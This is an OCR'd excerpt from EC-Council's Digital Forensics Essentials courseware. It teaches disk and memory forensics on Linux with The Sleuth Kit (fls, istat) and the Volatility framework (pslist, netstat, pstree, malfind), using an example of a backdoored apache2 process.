


Figure 7.28: Examining an image using fsstat command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File System Analysis Using The Sleuth Kit: fls and istat

fls Command

Run the **`fls`** command to list the files and directories available in an image file. This command is also useful to view recently deleted files.

Command:

```
fls -i <image_type> <imagefile_name>
```




Figure 7.29: Examining an image using fls command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

istat Command

Use **`istat`** command to display the metadata of a file, such as MAC times, file size, and file access permissions, by specifying a particular inode number.

Command:

```
istat -f <fstype> -i <imgtype> <imagefile_name> <inode_number>
```





Figure 7.30: Examining an image file using istat command


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Demonstrate Memory Forensics

Memory forensics plays a major role in tracing the events that have occurred on the suspect machine. The Volatility framework is a useful tool that helps investigators examine the RAM image of a Linux machine. This section will explore topics such as collecting network-related information to an image file, collecting system information, and performing memory analysis to identify malicious connections associated with the suspect machine. You will also learn how to carve deleted files from the memory dump using PhotoRec.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Memory Forensics: Introduction

Memory forensics refers to the examination of volatile data obtained from a system's memory image file/memory dump. A memory dump (RAM dump) refers to the volatile data captured from a system's RAM when the system is running. The RAM data contains valuable information pertaining to incidents such as malware attack, system crash, and system compromise. Network security solutions such as firewalls and anti-virus tools cannot detect malicious scripts written to the system RAM. Forensic investigators should perform memory forensics to examine various artifacts and identify malicious activities that occur in a system. Memory forensics also helps to detect and analyze malware residing in the memory that can otherwise go undetected in the hard disk. Forensic analysis of RAM dump provides insights into processes running in the memory, network information, unauthorized access to the system, loaded modules, recently executed commands, injected code fragments, etc.

In a Linux machine, RAM dumps are acquired using specialized tools/software. LiME is one of the most well-known tools used in the acquisition of RAM dumps. In many cybercrime cases, the examination and analysis of memory dumps can lead to the gathering of critical evidence that can be used to identify and prosecute the perpetrators in a court of law. Tools such as Volatility Framework are widely used to perform memory forensics on Linux machines.

Note: The investigator should procced with the forensic examination based on the information/events recorded by the incident response team.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Using Volatility Framework


- After acquiring RAM dumps from the target machine, the investigator should analyze those dumps using tools such as **Volatility** to **identify** the occurrence of **malicious activity**
- To examine memory dumps using Volatility Framework, the investigator should **create a Linux profile** that matches the kernel version of the target RAM dump (which is used for analysis)

The **pslist** plugin lists all the **processes** that were running on the machine when the memory dump was captured

Command:

```
python vol.py --file=<file_name> --
profile=<Linux_profile_name> linux_pslist
```

Note: In this case, the Linux profile is ***Linux Ubuntu_16.04 x64***




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Using Volatility Framework (Cont'd)

- Use the **netstat** plugin to search for malicious network communication on the machine

Command:


```
python vol.py --file=<file_name> --
profile=<Linux_profile_name>
linux_netstat
```



- The **pstree** plugin displays the parent and associated child processes generated using a malicious backdoor
- From the screenshot below, it can be observed that the **apache2** process with **PID 1279** started another **apache2** process with **PID 1332**
- This indicates that the **process** with **PID 1332** is establishing malicious communication


Command:

```
python vol.py --file=<file_name> --
profile=<Linux_profile_name> linux_pstree
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Analysis Using Volatility Framework

The Volatility Framework is a tool that helps investigators analyze volatile memory. After acquiring RAM dumps from the target machine, the investigator should analyze those dumps using tools such as Volatility to identify the occurrence of malicious activity.

Before analyzing RAM image file using the volatility tool, an investigator must create a Linux profile to define the system/kernel to which the memory image file belongs.

Identifying running processes using the pslist plugin

Forensic investigators should use the **`pslist`** plugin of the volatility tool to retrieve information on all the processes/programs that were executing on the system at the time the memory dump was collected.

Command:

```
python vol.py --file=<file_name> --profile=<Linux_profile_name>
linux_pslist
```


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.31: Using pslist plugin

Note: In this case, the Linux profile is Linux Ubuntu_16.04 x64.

Examining malicious network communications using netstat plugin

Forensic investigators should use the **`netstat`** plugin to retrieve details related to network connections on a host system. The output returned by the netstat plugin provides information on all TCP and UDP port connections, which can help to detect any malicious network communications running on the system.

Command:

```
python vol.py --file=<file_name> --profile=<Linux_profile_name>
linux_netstat
```


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.32: Output obtained upon using netstat plugin

Viewing processes using pstree plugin

Investigators should use the **pstree** plugin to display information on running processes along with their parent processes in the form of a tree instead of displaying them as a list. Because of its tree format, it is simpler and more convenient to view the process hierarchy through the output generated by this plugin. From the obtained output, investigators can detect the malicious running processes as well as their parent processes.

Command:

```
python vol.py --file=<file_name> --profile=<Linux_profile_name> linux_pstree
```




Figure 7.33: Result obtained upon using pstree plugin

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting hidden files in memory using malfind plugin

Running the **malfind** plugin helps forensic investigators detect hidden or injected files, which are generally dynamic-link library (DLL) files, in the memory. If the output from the **pstree** plugin indicates that a particular PID is suspicious, investigators should run the **malfind** plugin on that PID to determine its legitimacy. For instance, from the **pstree** plugin output shown in the previous figure, the process with PID 1332 is identified as malicious. You can use **malfind** plugin to check whether PID 1332 is a legitimate process.

The figure below shows that when **malfind** plugin is run with PID 1332, the parameter 'Protection' shows that the process is marked with Read, Write and Execute permissions. This indicates that some malicious code has been injected into the process.

Command:

```
python vol.py --file=<file_name> --profile=<Linux_profile_name> linux_malfind
```


